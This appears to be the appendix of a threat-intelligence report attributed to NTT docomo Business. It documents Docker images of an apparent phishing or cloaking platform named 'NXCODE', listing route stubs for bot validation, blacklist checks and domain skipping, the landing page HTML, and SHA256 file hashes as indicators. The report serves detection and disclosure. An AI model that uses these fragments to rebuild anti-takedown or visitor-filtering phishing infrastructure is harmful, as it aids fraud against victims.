


```
__decorate(
  [
    (0, decorator_1.Post)('/validateHuman', { summary: '' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'validateHuman',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/isBlacklist'),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'isBlacklist',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/getUrl', { summary: 'getUrl' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'getUrl',
  null
)
```

Appendix

nx Docker image files

- dist/modules/visitors/controller/open/info.js



```
__decorate(
  [
    (0, decorator_1.Post)('/nxVisitorsUpload', { summary: '文件上传' }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'upload',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/getSkipDomain'),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'getSkipDomain',
  null
)
__decorate(
  [
    (0, decorator_1.Post)('/getSkipParameter', {
      middleware: [skipMiddleware_1.GenerateUniqueIdSkipMiddleware],
    }),
    __param(0, (0, decorator_1.Body)()),
    __metadata('design:type', Function),
    __metadata('design:paramtypes', [Object]),
    __metadata('design:returntype', Promise),
  ],
  VisitorsInfoAppController.prototype,
  'getSkipParameter',
  null
)
```

Appendix

nx Docker image files Hash (SHA256)

- start.sh

4d260b131cdcb2589afe90a98cde84ac8339ceae47110b33754ed6110f8ea053

- dist/data-source.js

eb1f0718117001201a49e687abf0eddeadbcd65dd808f7b5940756b93b942d6a

- dist/modules/sourceConfig/interface.js

d651729ac0593af56f110f0cdcd2ee6fc5e11533215f22bf46339351b50f99f0

Appendix

nx Docker image files Hash (SHA256)

- dist/modules/systemSettings/service/anti_red.js

acee4fed1004a084c2ef80cfea262f4c4fb2a357910c8bd39a5db291f608b802

- dist/modules/visitors/controller/open/info.js

3ca03ee01d9a7689d91856f2b8a9a9d26ff37d6ffa5e21193aa8bd02a3cb484b


- view/welcome.html

33f44152837b2714a771b775d37d08ec7e8b6686ca92d4e459abc32c6d33d382


Appendix

nxWeb Docker image files

- index.html



```
<!doctype html>
<html lang="en">

<head>
  <meta charset="utf-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <meta name="referer" content="never" />
  <meta name="renderer" content="webkit" />
  <meta name="robots" content="noindex, nofollow">
  <meta name="viewport" content="width=device-width, initial-scale=1, maximum-sca
le=1.0, user-scalable=0" />
  <title>NXCODE [redacted]</title>
  <meta name="keywords" content="NXCODE[redacted]! ! !" />
  <meta name="description" content="NXCODE[redacted]! ! !" />
  <link rel="icon" href="./favicon.jpg" />
  <style>
```



```
  <div class="preload__wrap" id="Loading">
    <div class="preload__container">
      <!-- <div class="preload__loading">
        <div></div>
        <div></div>
        <div></div>
      </div>
      <p class="preload__title"> 正在加载...</p> -->
      <div class="loader"></div>
      <p class="preload__sub-title">如果是初次加载资源可能需要较多时间(30s以内) 请耐心等
待</p>
    </div>
  </div>
  <div id="app"></div>
</body>
```

Appendix

nxWeb Docker image files Hash (SHA256)

- favicon.jpg, logo.jpg

09fbd77c7e47f4d71a4bc2a4d41a62f3e9b9657bc901945edb26a08528b91bb1

- favicon.ico

b9e0c239b57dfb2242f8a888c2702e0b121279ec88d6aef0acfb196e48adf311

- index.html

2f08811855500cfe6dbe04a0e7686d8cad4b7e4af78a7805d4a0c802ba3333d8

つなごう。驚きを。幸せを。

NTT docomo Business